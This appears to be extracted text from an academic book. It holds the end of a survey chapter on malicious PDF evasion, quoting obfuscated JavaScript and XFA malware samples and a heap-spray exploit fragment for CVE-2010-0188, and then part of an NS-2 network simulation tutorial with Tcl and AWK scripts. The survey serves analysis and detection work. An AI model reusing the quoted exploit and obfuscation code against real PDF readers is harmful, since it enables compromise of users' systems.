Third, large number of obfuscation techniques that can be compiled with each other in order to create multi-level obfuscation scheme. These types of feature will make efficient reusable format of obfuscated malicious code very easily. Hence, whenever anti-virus software will detect a obfuscated malicious code, another layer of the obfuscated code be wrap around the detected code in order to further elude the detection. (Xu, Zhang & Zhu, n.d). Fourth, the enhancements done with the performances of engines of JavaScript in current available web browsers will helps in promotion of obfuscation. The time difference in execution between unobfuscated code and obfuscated code is approximately negligible. Hence, attackers do not need to worry about that time difference will catch the user attention for any type of malicious activity. (Xu, Zhang & Zhu, n.d)

- **The Choice of Obfuscation Technique by Malicious JavaScript Code:** The most popular obfuscation techniques include data obfuscation and encoding obfuscation; using these special techniques one can able to decrement the detection rate with 40% and 100% respectively. However, data obfuscation cannot elude the detection of antivirus as same effectiveness as encoding obfuscation. (Xu, Zhang & Zhu, n.d)
- **Benign Obfuscation vs. Malicious Obfuscation:** Both benign and malicious JavaScript codes adopt obfuscation techniques; hence, obfuscation does not imply maliciousness. However, the purposes for which the obfuscation is done are different. Benign code sharply focused to protect the code privacy and intellectual property. For this very purpose the code that is obfuscated should be in the encrypted format. (Xu, Zhang & Zhu, n.d)

**A Survey****MALICIOUS PDF ANALYSIS EVASION/OBFUSCATION TECHNIQUES**

- **Common JavaScript Rescue Methods:** Many PDF exploits are done using JavaScript. As the result of this, JavaScript Rescue Methods are discussed here. Various methods can be used to make exploit using the javascript. Mainly the JavaScript is added inside the strings, names. Strings can be made of multiple lines using back slash, they can be written in the octal and the hexadecimal format to avoid the end user. Names can be written in the hexadecimal code that should be strictly avoided. The encryption of the pdf file can also be made. Encryption provide the three two main motives; first; it avoid the manipulation and the changes inside the file and second; avoid the unauthorized access to the file content. Passcode can be default and can also be attached with the padding bits. Examples can be quoted as, try-catch exceptions, string replacements from Char Code; all types of loops work in PDF files as well. Snippet of the code is shown below: This code targets CVE-2010-0188.(Hidden Illusion, 2012)
- **Function Name and Coded Content in INFO Object:** This obfuscation will save coded content in different parts of INFO objects and JavaScript can be very helpful in order to find and decrypt this malicious code that is encrypted. In provided sample, the objects in the Title and Creator fields present in INFO object become rare. Creator field consists of a large alphanumeric string which is haulted by various number of points of exclamation.

This one also targets CVE-2010-0188. (Hidden Illusion, 2012)

- **Targeting Runtime of JavaScript:** This special type of evasion is basically used to cover content from various tools used for analysis. A particular runtime library is required for Running JavaScript in PDF files. This library comprised as of integral part of Adobe Reader, but most of

*Figure 3.*

```

1 function check_s(d, x, y) {
2   if (d == 11) return x["charAt"](y);
3 }
4 function dokf(s, x, y) {
5   pl = app.platform;
6   s = s + (xfa.form.suu.name.charCodeAt(0) - 115);
7   return check_s(s, x, y);
8 }
9 function operate(n) {
10   d = "00000000t000000".replace(/0/gi, "") + "h0000010000000s".replace(/0/gi, "");
11   return d[n];
12 }
13 // shorten encoded content here
14 sdfghdjf0 = "vy0ay0ry0 y0ey0fy0wy0dy0oy0dy0ey0...y0ry0ey0ty0;y0 y0)y0 y0 y0)y0 y0)y0";
15 try {
16   addwelert("We53545345341co!");
17 } catch (err) { /*8127389712361236125312832131247123213213123*/
18   kkkkkkkkkkkk = "";
19   sdfghdjf8888 = sdfghdjf0;
20   ds66fn = sdfghdjf8888.length;
21   for (i = (xfa.form.suu.name.charCodeAt(0) - 115); i < (ds66fn); i += 3) {
22     i = i + xfa.form.suu.name.charCodeAt(0) - 115;
23     kkkkkkkkkkkk += dokf(11, sdfghdjf0, i);
24   }
25   pl = app.platform;
26   strfn = String.fromCharCode(pl.charCodeAt(0) + 0xE, pl.charCodeAt(1) + 0x2D, pl.charCodeAt(2));
27   he51lo = operate(strfn);
28   he51lo(kkkkkkkkkkkk);
29 }
```

**A Survey**

Figure 4.

```

>Title (#^@#!$#0$#0%#0%#)
/Creator (%#^&*#^#0&%#03J!448481K3J!0443N4A4C!5293N4E3N!2464C1K4C!
63J4A3P3N!24C1K3L4A!63N3J4C47!14A1K4B48!744414C1E!21D4K1D1F!43D1N3F1K!
64A3N4844!23J3L3N1E!81L271L3P!91I1D1D1F!7274E3J4A!916483J3M!53M41463P!
0274E3J4A!5163K3K3K!11I163L3L!63L1I163M!93M3M1I16!63N3N3N1I!6163O3O3O!
51I163P3P!03P1I1640!54040274E!23J4A1648!0474I464C!53N4A4B3H!63J1I1641!
0274E3J4A!0164G1629!816463N4F!9162D4A4A!43J4H1E1F!4274E3J4A!0164H1629!
316463N4F!9162D4A4A!63J4H1E1F!9274E3J4A!1163H441N!72918203L!01O1M221M!
91M3O1M21!61N23241M!5203J1P3L!91O1M221M!31M3O1M3O!8221P241M!8203J3J1P!
23N3K241M!4203J1P1M!61O1M241O!0203J223N!51O3O241M!3203J201N!2201N201N!
7201N1O22!81M1M1M1M!81M1M1M1M!71M1M1M1M!11M1M1M1M!91M1M1M1M!81M1M1M1M!
71M1M1M1M!51M1M1N1O!91P25241M!1203J2220!41O1M221M!51M3O1M1M!01M201M1M!
81M1M201N!2201N201N!1201N201N!9201N201N!0201N181H!83N4E3N46!04C1K4C3J!

```

the analysis tools do not have it. If the software detects that some or many of the functions are not behaving properly or misbehaves in simple words, the decryption of malicious code will not be done. Many types of functions can be used for example checks made on the size of file and on the version of application. In example considered here, app.endPriv will be authenticated. (Hidden Illusion, 2012)

- **Field Attributes and Scope Functions:** Some of the malwares make the use of field attributes present in XML Forms Architecture (XFA) in order to check the conditions. As in the case above, the scope functions were not “implemented” properly by tools used for analysis. (Hidden Illusion, 2012)
- **Namespace Control:** The JavaScript code that can be used to work in many different types namespaces. Tools used for Analysis many times faces difficulty with this aspect. In this given snippet, we can see that there are two totally different types of objects – spray and util, and how these variables and functions are made useful for these two types of namespaces. This also targets CVE-2010-0188. (Hidden Illusion, 2012)

Figure 5.

```

<xfa:script contentType='application/x-javascript'>
with(event){
l="l";
ev=/*ewbf*/"eva"/*renyaerz*/;
t=target;
aa=/*etweew*/'co'+de];
ev+=l;
if((app.endPriv+"asd").substr(0,4)=='func') {k=t[ev];
a/**/t["subject"].split('!')[0].substr(13);}
}
s="";
p=parseInt;

```

A Survey

*Figure 6.*

```
<template><subform name="form1"><pageSet><pageArea><contentArea h="11in" w="8in" x="0.25in" y="0.25in"></contentArea><medium long="11in" short="8.5in" stock="letter"></medium></pageArea></pageSet><field h="98.425mm" name="ImageField1" w="28.575mm" x="95.25mm" y="19.05mm" <imageEdit></imageEdit></ui><event activity="initialize"><script contentType='application/x-javascript'> if(ImageField1.ZZA(321,513613,"a") == 0) {z=this;zz="y";}  
dd="Code";  
ddd="ar";  
s="ntdhfePJxTmlNo#hFpx! ZeA*yvv#@yiodshoxstLbKSJljyjNibt3tb23t";  
x='eI';  
xx="v"+'al';  
function ZZA(){return 0;}  
function ZA(a){return z["\x65"+xx] ("\"x70ar"+ "s"+xx+s[0]+s[1])(a,26);  
a=[ZA(A-'4'+ 'E'),ZA(A-'3'+ 'J'),ZA(A-'4'+ 'A'),ZA(A-'1'+ '6'),ZA(A-'4'+  
(A-'3'+ 'J'),ZA(A-'3'+ 'M'),ZA(A='3 '+ 'M'),ZA(A='4 '+ '1'),ZA(A='4 '+ '6')  
(A='3 '+ 'P'),ZA(A='2 '+ '7'),ZA(A='4 '+ 'E'),ZA(A='3 '+ 'J'),ZA(A='4 '+ 'A')  
(A-'1 '+ '6'),ZA(A='3 '+ 'K'),ZA(A='3 '+ 'K'),ZA(A='3 '+ 'K'),ZA(A='1 '+ 'I')
```

*Figure 7.*

```
<script name="util" contentType="application/x-javascript">
    // Convenience functions to pack and unpack little endian numbers
    function pack(i){
        var low = (i & 0xffff);
        var high = ((i>>16) & 0xffff);
        return String.fromCharCode(low)+String.fromCharCode(high);
    }
    function unpackAt(s, pos){
        return s.charCodeAt(pos) + (s.charCodeAt(pos+1)<<16);
    }
    function packs(s){
        result = "";
        for (i=0;i<s.length;i+=2)
            result += String.fromCharCode(s.charCodeAt(i) + (s.charCodeAt(i+1)<<16));
        return result;
    }
}
```

*Figure 8.*

**A Survey***Figure 9.*

```

<script contentType="application/x-javascript">
    // This script runs once the page is ready
    util.message("DocReady");
    var i; var j;
    var found = -1; // Index of the overlapped string
    var acro = 0; // Base of the AcroRd32.dll

    // Search over all strings for the first one with the broken TOKEN
    for (i=0; i < spray.size; i+=1)
        if ((spray.x[i] != null) && (spray.x[i][0] != "\u05858")){
            found = i;
            //TODO 0xa4 is hardcoded for 10.1.4
            acro = ((util.unpackAt(spray.x[i], 14) >> 16) - 0xa4) &
                util.message("Found! String number "+ found + " has been corrupted");
            String(16));
            break;
        }
    // Behaviour is mostly undefined if not found
    if (found == -1){
        util.message("Corrupted String NOT Found!");
        event.target.closeDoc(true);
    }

    // Corrupted string was found let's generates the new
    // string for overlapping the struct before freeing it
    var chunky = "";
    for (i=0; i < 7; i+=1)
        chunky += util.pack(0x41414141);
    chunky += util.pack(0x10101000);
    while (chunky.length < spray.slide_size/2)
        chunky += util.pack(0x58585858);

    // Free the overlapping string

```

**CONCLUSION**

This chapter concludes the all types of available vulnerabilities for the PDF files. These types of vulnerabilities can be used to exploit the system and the user. The future scope can be thought of designing the anti-virus and anti-malware software in order to detect the suspected vulnerabilities. To provide the authenticity, integrity and authorization of the work these effective software are required to design.

**REFERENCES**

- Hidden Illusion. (2012). Getting what you want out of a PDF with REMnux. *Hidden Illusion*. Retrieved from: <http://hiddenillusion.blogspot.in/2012/06/getting-what-you-want-out-of-pdf-with.html>
- Nissim, N., Cohen, A., Moskovich, R., Shabtai, A., Edri, M., BarAd, O., & Elovici, Y. (2016). Keeping pace with the creation of new malicious PDF files using an active-learning based detection framework. *Security Informatics*, 5(1). Retrieved from: <https://security-informatics.springeropen.com/articles/10.1186/s13388-016-0026-3>

**A Survey**

Robledo, H. G. (2012). Analyzing Characteristics of Malicious PDFs. *Proceedings of IEEE Latin America Transactions*.

Trend Micro. (2013). Malicious PDF analysis evasion techniques. *Trendlabs Security Intelligence Blog*. Retrieved from: <http://blog.trendmicro.com/trendlabs-security-intelligence/malicious-pdf-analysis-evasion-techniques/>

Xu, Z. (n.d.). [*The Power of Techniques in Malicious JavaScript Code: A Measurement Study*. Academic Press.]. Zhu.

# Chapter 2

## A Practical Approach of Network Simulation

**Ratish Agarwal**  
*UIT-RGPV, India*

**Piyush Kumar Shukla**  
*UIT-RGPV, India*

**Sachin Goyal**  
*UIT-RGPV, India*

### ABSTRACT

*Communication is a very important area of research in the present era. Expansion of globalization and reduction in the cost of electronic devices has made communication very effective. A large number of researchers from academics and industries are involved in the research on communication and networks. Any novel idea has to be verified on the simulator. A number of simulators are available for network simulations such as Network Simulator (NS2 and NS3), OPNET, NetSim, OMNeT++, REAL, J-Sim and QualNet. NS is an open-source simulation tool that runs on Linux. It is a discreet event simulator for networking research and provides substantial support for simulation of routing, multicast and IP protocols. This chapter provides an overview of NS in a much simpler way. At the completion of this chapter readers will be able to write tcl script to simulate a scenario of network. Every simulation on NS generates a huge trace file; the study of this can be done with the help of AWK script.*

### INTRODUCTION

NS-2 is an open-source discrete event network simulator (Information Sciences Institute, The Network Simulator ns-2, 2004) which is widely used by both the research community as well as by the people involved in the standardization protocols of IETF. This chapter is intended to help students, engineers or researchers who need not have much background in programming or who want to learn through simple examples how to analyze some simulated objects using NS-2. NS is an object oriented simulator, written in C++, with OTcl interpreter as a front end.

DOI: 10.4018/978-1-5225-2154-9.ch002

### A Practical Approach of Network Simulation

## Importance of Two Languages

NS meets two needs with two languages, C++ and OTcl. C++ is fast to run but slower to change (Asmussen, Soren, Glynn, Peter W., 2007 Jump up Banks, Carson, Nelson Nicol), making it suitable for detailed protocol implementation. OTcl runs much slower but can be changed very quickly (and interactively), making it ideal for simulation configuration. ns (via tclcl) provides glue to make objects and variables appear on both languages.

### Tcl (Tool Command Language)

It is used by millions of people in the world. It is a language with a very simple syntax and it allows a very easy integration with other languages. Tcl was created by John Ousterhout. The characteristics of this language are the following:

1. It allows a fast development.
2. It provide a graphic interface.
3. It is compatible with many platforms.
4. It is flexible for integration.
5. It is easy to use.
6. It is free.

## NS-2 Simulator Preliminaries

The steps we should follow while writing first simulation script are

1. Definition of network nodes, links, queues and topology,
2. Definition of agents and applications,
3. The nam (Network Animator) visualization tool,
4. Tracing, and random Variables.

## INITIALIZATION AND TERMINATION

A Tcl script in NS-2 simulation starts with the command (A Boukerche 2001):

```
set ns [new Simulator]
```

This line declares new variable ns using the *set* Tcl command. You can call this variable whatever you wish, but, in general, people declare it as *ns* because it is an instance of the *Simulator* class, so an object. So, using these new variable ns we can use all the methods of the class *Simulator* that we will see below.

In order to have output files with data on the simulation (trace files) or files used for visualisation (nam files), we need to create the files using the “open” command:

***A Practical Approach of Network Simulation***

```
#open trace file (# is used to write comments on the script)
set file1 [open first.tr w]
$ns trace-all $file1
#open namtrace(network animator) file
set file2 [open first.nam w]
$ns namtrace-all $file2
```

The first and fourth lines in the example are only comments; they are not simulation commands. Note that these lines begin with a # symbol. The termination of the program is made using a “finish” procedure.

```
# Define a ' finish ' procedure
proc finish {} {
global ns file1 file2
$ns flush-trace
close $file1
close $file2
puts "running nam..."
exec nam first.nam &
exit 0
}
```

At the end of the NS-2 program we should call the procedure “*finish*” and specify at what time the termination should occur. For example, *\$ns at 125.0 “finish”* will be used to call “*finish*” at time 125 sec. Indeed, the *at* method of the simulator allows us to schedule events explicitly. The simulation can then begin using the command *\$ns run*

**DEFINITION OF A NETWORK OF LINKS AND NODES**

The way to define a node is *set n0 [\$ns node]*

We have created a node that is pointed by the variable *n0*. When we refer to that node in the script, we shall thus write *\$n0*. We can define several such nodes

```
set n1 [$ns node]
set n2 [$ns node]
set n3 [$ns node]
set n4 [$ns node]
```

Once we define several nodes, we can define the links that connect them. An example of a definition of a link is:

*\$ns duplex-link \$n1 \$n2 10Mb 10ms DropTail*

### A Practical Approach of Network Simulation

which means that nodes \$n1 and \$n2 are connected using a bi-directional link that has 10ms of propagation delay and capacity of 10 Mb/sec for each direction. To define a directional link instead of a bi-directional one, we replace “*duplex-link*” by “*simplex-link*”. `$ns duplex-link $n3 $n4 5Mb 2ms DropTail`

*DropTail* is used to specify the type of output queue. If the capacity of link exhausted the last packet will be dropped. We can use some other queue models also such as *RED*, (Random Early Discard) mechanism, the *FQ* (Fair Queueing), the *DRR* (Deficit Round Robin).

## AGENTS AND APPLICATIONS

Having defined the topology (nodes and links), we should now make traffic flow through them. To that end, we need to define routing (in particular, sources and destinations), the agents (protocols) and applications that use them.

In the previous example, we may wish to run an *FTP* (File Transfer Protocol) application between node \$n1 and \$n2, and a *CBR* (Constant Bit Rate) application between node \$n3 and \$n4. The Internet protocol used by *FTP* is *TCP/IP* (*TCP* for Transport Control Protocol/Internet Protocol) and the one used by *CBR* is *UDP* (User Datagram Protocol).

### FTP over TCP

*TCP* is a dynamic reliable congestion control protocol uses acknowledgements created by the destination to know whether packets are well received. *TCP* thus requires bidirectional links for the acknowledgements in order to return information to the source.

```
set tcp [new Agent/TCP]
```

This command also gives a pointer called “*tcp*” here to the *TCP* agent, which is an object in NS-2.

The command `$ns attach-agent $n1 $tcp` defines the source node of the *TCP* connection. The command `set sink [new Agent/TCPSink]` defines the behavior of the destination node of *TCP* and assigns to it a pointer called *sink*. The command `$ns attach-agent $n2 $sink` defines the destination node. The command `$ns connect $tcp $sink` finally makes the *TCP* connection between the source and destination nodes. *TCP* has many parameters with initial fixed default values that can be changed if mentioned explicitly. For example, the default *TCP* packet size has a size of 1000 bytes. This can be changed to another value, say 552 bytes, using the command `$tcp set packetSize_ 552`

Once the *TCP* connection is defined, the *FTP* application is defined over it. This is done by `set ftp [new Application/FTP] $ftp attach-agent $tcp`

### CBR over UDP

Next we define the *UDP* connection and the *CBR* application over it, see Listing. A *UDP* source (Agent/*UDP*) and destination (Agent/Null) is defined in a similar way as in the case of *TCP*. For the *CBR* application that uses *UDP*.

**A Practical Approach of Network Simulation**

```
set udp0 [new Agent/UDP]
$ns attach-agent $n3 $udp0
set cbr0 [new Application/Traffic/CBR]
$cbr0 attach-agent $udp0
set null0 [new Agent/Null]
$ns attach-agent $n4 $null0
$ns connect $udp0 $null0
$ns at 1.0 "$cbr0 start"
$cbr0 set packetSize_ 512
$cbr0 set interval_ 0.1
```

## SCHEDULING EVENTS IN NS-2

NS-2 is a discrete event based simulation. The Tcl script defines when events should occur. The initializing command *set ns [new Simulator]* creates an event scheduler, and events are then scheduled using the format:

```
$ns at <time> <event>
$ns at 1.0 "$cbr0 start"
$ns at 5.0 "$ftp start"
$ns at 9.0 "$ftp stop"
```

## MOBILE NETWORKS AND WIRELESS LOCAL AREA NETWORKS

There are two approaches for wireless communication between two hosts (A Boukerche and L Bononi 2003)

Centralized cellular network in which each mobile is connected to one or more fixed base stations.

Second decentralized approach consists of an ad-hoc network between users who wish to communicate between each other. Due to the more limited range of a mobile terminal (with respect to a fixed base station), this approach requires mobile nodes not only to be sources or destination of packets but also to forward packets between other mobiles.

The current routing protocols implemented by NS-2 are DSDV - Destination Sequenced Distance Vector, DSR - Dynamic Source Routing, TORA/IMPE - Temporally Ordered Routing Algorithm / Internet MANET Encapsulation Protocol and AODV - Ad-hoc On Demand Distance Vector.

## SIMULATING MOBILE NETWORKS

In communication system and computer network research, network simulation is the technique of estimating performance and behavior of the concerned network by calculating the interaction between the

### A Practical Approach of Network Simulation

different network entities such as nodes, packets, and traffic etc. Network simulation uses mathematical formulas to capture and play back observations from the network to observe the behavior of the network and the various applications and services it supports.

### Simulation Scenario

We start by presenting simple script that runs a single TCP connection over a 3-node network over an area of size 500m by 400m.

The initial locations of nodes 0, 1, and 2 are respectively (5,5), (490,285) and (150,240) (the z coordinate is assumed throughout to be 0).

At time 10, node 0 starts moving towards point (250,250) at a speed of 3m/sec.

At time 15, node 1 starts moving towards point (45,285) at a speed of 5m/sec.

At time 10, node 0 starts moving towards point (480,300) at a speed of 5m/sec.

Node 2 is still throughout the simulation.

The simulation lasts 150sec. At time 10, a TCP connection is initiated between node 0 and node 1.

We shall use below the AODV/DSDV ad-hoc routing protocol and the IEEE802.11 MAC protocol.

### Writing the TCL Script

We begin by specifying some basic parameters for the simulations, providing information for the different layers. This is done as follows:

```

set val(chan)          Channel/WirelessChannel      ;# channel type
set val(prop)          Propagation/TwoRayGround    ;# radio-propagation model
set val(ant)           Antenna/OmniAntenna        ;# Antenna type
set val(ifq)           Queue/DropTail/PriQueue    ;# Interface queue type
set val(ll)            LL                          ;# Link layer type
set val(ifqlen)        80                         ;# max packet in ifq
set val(netif)         Phy/WirelessPhy           ;# network interface type
set val(mac)           Mac/802_11                 ;# MAC type
set val(nn)            25                         ;# number of mobilenodes
set val(rp)            AODV                       ;# routing protocol
set val(x)             1000                      ;
set val(y)             800                        ;
set val(stop)          100                        ;

```

These parameters are used in the configuring of the nodes, which is done with the help of the following command:

```

$ns node-config -adhocRouting $val(rp) \
                -llType $val(ll) \
                -macType $val(mac) \
                -ifqType $val(ifq) \
                -ifqLen $val(ifqlen) \

```

***A Practical Approach of Network Simulation***

```
-antType $val(ant) \
-propType $val(prop) \
-phyType $val(netif) \
-topoInstance $topo \
-agentTrace ON \
-routerTrace ON \
-macTrace OFF \
-movementTrace ON \
-channel $chan_1_ \
```

**Some Part of Code Which We Have Used In First Script**

```
set ns [new Simulator]
set f1 [open second.tr w]
$ns trace-all $f1
set f2 [open second.nam w]
$ns namtrace-all-wireless $f2 $val(x) $val(y)
$ns use-newtrace           # this line of code is used to get trace in
new format
```

**Set up Topography Object**

```
set topo [ new Topography ]
$topo load_flatgrid $val (x) $val (y)
set chan_1_ [new $val(chan)]
create - god $val (nn)
```

(This part of code is used between parameters and node configuration)

```
$ns at 30.0 "stop"
proc stop {} {
    global ns f1 f2
    $ns flush-trace
    close $f2
    close $f1
    exec nam mywca.nam &
    exit 0
}
$ns run
```

**A Practical Approach of Network Simulation**

(This part of code is used at the end of script)

**Loop to Create Nodes**

```
for {set i 0} {$i < $val(nn)} { incr i } {
    set node_($i) [$ns node]
}
```

This will put all the nodes at one place only. We have to define their locations as well.

```
for {set i 0} {$i < $val(nn)} {incr i} {
    set xcord($i) [expr int([expr rand() * 800])]
    set ycord($i) [expr int([expr rand() * 400])]
}
```

This loop generates random values for *xcord* and *ycord* of nodes.

Function *rand()* generates random numbers from 0.0 to 1.0.

Now we have to assign these coordinates to nodes.

```
for {set i 0} {$i < $val(nn)} { incr i } {
    set n($i) [$ns node]
    $n($i) set X_ $xcord($i)
    $n($i) set Y_ $ycord($i)
    $n($i) set Z_ 0.0
}
```

We need to define initial position of nodes.

```
for {set i 0} {$i < $val(nn)} {incr i} {
    $ns initial_node_pos $n($i) 10
}
```

**How to Set Transmission Range on Nodes**

Transmission range can be set by adjusting the transmission power of nodes.

```
set txpower_      0.2818      ;# 250m
set txpower_($i) 8.5872e-4   ;# 40m
set txpower_($i) 8.5872e-5   ;# 10m
set txpower_($i) 7.214e-3   ;# 100m
```

***A Practical Approach of Network Simulation***

This value of power is assigned to physical layer.

```
Phy/WirelessPhy set Pt_ $txpower_($i)
```

Transmission range can be set by adjusting the transmission power of nodes. If we want to set different transmission range for different nodes than we use following two loops. If the network is of 4 nodes than:

```
set strange 2
for {set i 0} {$i < $strange} {incr i} {
    set txpower_($i) 0.2818      ;# 250m
}
for {set i $strange} {$i < $val(nn)} {incr i} {
    set txpower_($i) 8.5872e-4   ;# 40m
}
```

This will set transmission range of two nodes as 250m and rest two as 40m.

Of course we have to assign this power to physical layer at the place of node creation.

```
for {set i 0} {$i < $val(nn)} {incr i} {
    Phy/WirelessPhy set Pt_ $txpower_($i)
        set n($i) [$ns node]
}
```

## Movement of Nodes

A linear movement of a node is generated by specifying the time at which it starts, the x and y values of the target point and the speed. For example, the movement of node 0,1 and 2 will be written as:

```
$ns at 10.0 "$n(0) setdest 250.0 250.0 3.0"
$ns at 5.0 "$n(1) setdest 285.0 10.0 5.0"
$ns at 2.0 "$n(2) setdest 80.0 300.0 5.0"
```

250.0 250.0 are the x and y coordinates of the destination and 3.0 is the speed of movement.

## TRACE FORMAT

As we run the simulation it will create a trace file. we can get trace file in two formats old and new. To get the new format we have to write *\$ns use-newtrace*.

Primitive use-newtrace sets up new format for wireless tracing by setting a simulator variable called newTraceFormat. Currently this new trace support is available for wireless simulations only and shall be extended to rest of ns in the near future. An example of the new trace format is shown below:

### A Practical Approach of Network Simulation

```
s -t 1.400000000 -Hs 0 -Hd 1 -Ni 0 -Nx 10.00 -Ny 100.00 -Nz 0.00 -Ne -1.000000
-Nl RTR -Nw --- -Ma 0 -Md 0 -Ms 0 -Mt 0 -Is 0.0 -Id 1.0 -It cbr -Il 532 -If 0
-Ii 9 -Iv 30 -Pn cbr -Pi 9 -Pf 0 -Po 0
```

## Explanation of New Trace Format

The trace format as seen above can be divided into the following fields:

*Event type* In the traces above, the first field describes the type of event taking place at the node and can be one of the four types:

- **s:** Send.
- **r:** Receive.
- **d:** Drop.
- **f:** Forward.

### General Tag

The second field starting with “-t” may stand for time or global setting

- **t:** Time.
- **t: \*** (Global setting).

### Node Property Tags

This field denotes the node properties like node-id, the level at which tracing is being done like agent, router or MAC. The tags start with a leading “-N” and are listed as below:

- **Ni:** Node id.
- **Nx:** Node’s x-coordinate.
- **Node’s y-coordinate.**
- **Nz:** Node’s z-coordinate.
- **Ne:** Node energy level.
- **Nl:** Trace level, such as AGT, RTR, MAC.
- **Nw:** Reason for the event. The different reasons for dropping a packet are given below:
  - **“END”:** \_END\_OF\_SIMULATION.
  - **“COL”:** DROP\_MAC\_COLLISION.
  - **“DUP”:** DROP\_MAC\_DUPLICATE.
  - **“ERR”:** DROP\_MAC\_PACKET\_ERROR.
  - **“RET”:** DROP\_MAC\_RETRY\_COUNT\_EXCEEDED.
  - **“STA”:** DROP\_MAC\_INVALID\_STATE.
  - **“BSY”:** DROP\_MAC\_BUSY.

**A Practical Approach of Network Simulation**

- “**NRTE**”: DROP\_RTR\_NO\_ROUTE i.e no route is available.
- “**LOOP**”: DROP\_RTR\_ROUTE\_LOOP i.e there is a routing loop.
- “**TTL**”: DROP\_RTR\_TTL i.e TTL has reached zero.
- “**TOUT**”: DROP\_RTR\_QTIMEOUT i.e packet has expired.
- “**CBK**”: DROP\_RTR\_MAC\_CALLBACK.
- “**IFQ**”: DROP\_IFQ\_QFULL i.e no buffer space in IFQ.
- “**ARP**”: DROP\_IFQ\_ARP\_FULL i.e dropped by ARP.
- “**OUT**”: DROP\_OUTSIDE\_SUBNET i.e dropped by base stations on receiving routing updates from nodes outside its domain.

### Packet Information at IP Level

The tags for this field start with a leading “-I” and are listed along with their explanations as following:

- **I<sub>s</sub>**: Source address.source port number.
- **I<sub>d</sub>**: dest address.dest port number.
- **I<sub>t</sub>**: Packet type.
- **I<sub>l</sub>**: Packet size.
- **I<sub>f</sub>**: Flow id.
- **I<sub>i</sub>**: Unique id.
- **I<sub>v</sub>**: ttl value.

### Next Hop Info

This field provides next hop info and the tag starts with a leading “-H”.

- **H<sub>s</sub>**: Id for this node.
- **H<sub>d</sub>**: Id for next hop towards the destination.

### Packet Info at MAC Level

This field gives MAC layer information and starts with a leading “-M” as shown below:

- **M<sub>a</sub>**: Duration.
- **M<sub>d</sub>**: dst’s ethernet address.
- **M<sub>s</sub>**: src’s ethernet address.
- **M<sub>t</sub>**: Ethernet type.

### Packet Info at “Application Level”

The packet information at application level consists of the type of application like ARP, TCP, the type of adhoc routing protocol like DSDV, DSR, AODV etc being traced. This field consists of a leading “-P” and list of tags for different application is listed as below:

**A Practical Approach of Network Simulation**

- **P arp:** Address Resolution Protocol. Details for ARP is given by the following tags:
  - **Po:** ARP Request/Reply.
  - **Pm:** src mac address.
  - **Ps:** src address.
  - **Pa:** dst mac address.
  - **Pd:** dst address.
- **P dsr:** This denotes the adhoc routing protocol called Dynamic source routing. Information on DSR is represented by the following tags:
  - **Pn:** How many nodes traversed.
  - **Pq:** Routing request flag.
  - **Pi:** Route request sequence number.
  - **Pp:** Routing reply flag.
  - **Pl:** Reply length.
  - **Pe:** src of srcouting->dst of the source routing.
  - **Pw:** Error report flag ?
  - **Pm:** Number of errors.
  - **Pc:** Report to whom.
  - **Pb:** Link error from linka->linkb.
- **P cbr:** Constant bit rate. Information about the CBR application is represented by the following tags:
  - **Pi:** Sequence number.
  - **Pf:** How many times this pkt was forwarded.
  - **Po:** Optimal number of forwards.**P tcp:** Information about TCP flow is given by the following subtags:
  - **Ps:** seq number.
  - **Pa:** ack number.
  - **Pf:** How many times this pkt was forwarded.
  - **Po:** Optimal number of forwards.

**AWK: A TEXT PROCESSING LANGUAGE**

The AWK utility is an interpreted programming language typically used as a data extraction and reporting tool. It is a standard feature of most Unix-like operating systems (Stutz, Michael developer Works 2006). AWK is a language for processing text files. A file is treated as a sequence of records, and by default each line is a record. Each line is broken up into a sequence of fields, so the first word in a line becomes the first field, the second word as the second field, and so on. An AWK program is of a sequence of pattern-action statements. AWK reads the input a single line at a time. A line is scanned for each pattern in the program, and for each pattern that matches, the associated action is followed.

AWK has two faces: it is a service for performing simple text-processing tasks, and it is a programming language for doing complex text-processing tasks. The two faces are really the same, however. AWK uses the same mechanisms for handling any text-processing task, but these mechanisms are flexible enough to allow useful AWK programs to be entered on the command line, or to implement complicated programs containing dozens of lines of AWK statements.

**A Practical Approach of Network Simulation**

## PERFORMANCE METRICS

A number of performance metrics such as packet delivery fraction (PDF), throughput, end to end delay (E2E delay) are generally analyzed. All the network events of simulation are recorded in to the trace file and the trace file can be read with the help of awk script.

### Packet Delivery Fraction

It is defined as the ratio of total number of packets that have reached the destination to the total number of packets originated at the source node. This performance metric give an idea of how well the protocol is performing in terms of packet delivery.

$\text{PDF} = \frac{\text{Number of packets received}}{\text{Numbers of packets sent}} \times 100$

The *awk* script for calculation of PDF is given below.

```
BEGIN {
    tdroppedPacket=0;
    sPacket=0;
    rPacket=0;
}
# pdf decreases with decrease in packet interval
{
    if ((\$1 == "r") && (\$35 == "cbr") && (\$19=="AGT")) { rPacket=rPacket+1; }
    if ((\$1 == "s") && (\$35 == "cbr") && (\$19=="AGT")) { sPacket=sPacket+1; }
    if ((\$1 == "d") && (\$35 == "cbr")) { tdroppedPacket=tdroppedPacket+1; }
}
END {
    PDF = (rPacket/sPacket)*100; #packet delivery ratio[fraction]
    printf("PDF = %.2f\n",PDF);
}
```

### Throughput

It gives the fraction of the channel capacity used for useful transmission (Data packets correctly delivered to the destination) and is defined as the total number of packets received by the destination divided by the total duration of simulation time. It is in fact a measure of the effectiveness of a routing protocol. The throughput of the protocol is analyzed in terms of number of messages delivered per one second or bytes/bits per second. *Average throughput = Number of bytes received X 8Simulation time X 1000 kbps*

The script to find out throughput is given here.

**A Practical Approach of Network Simulation**

```

BEGIN {
    recvdSize = 0
    startTime = 400
    stopTime = 0
}
#throughput will increase with decrease in packet interval
{
    event = $1
    time = $3
    node_id = $9
    pkt_size = $37
    level = $19
# Store start time
    if (level == "AGT" && event == "s" && pkt_size >= 512) {
        if (time < startTime) {
            startTime = time
        }
    }
# Update total received packets' size and store packets arrival time
if (level == "AGT" && event == "r" && pkt_size >= 512) {
    if (time > stopTime) {
        stopTime = time
    }
    # Rip off the header
    hdr_size = pkt_size % 512
    pkt_size -= hdr_size
# Store received packet's size
    recvdSize += pkt_size
}
}
END {
printf("%.2f", hrd_size)
    printf("\n#####\nAverage Throughput[kbps] = %.2f\tStartTime=% .2f\tStopTime=% .2f\n#####\n", (recvdSize/(stopTime-startTime))*(8/1000), startTime, stopTime)
}

```

**End-To-End Delay (E2E Delay)**

The end-to-end delay is the time taken by a data packet to reach the destination. This metric is calculated by subtracting “time at which first packet was transmitted by source” from “time at which this data packet arrived to destination”. This includes all potential delays caused by buffering during route discovery, queuing at the interface, retransmission delays at the MAC, propagation and transfer times.

**A Practical Approach of Network Simulation**

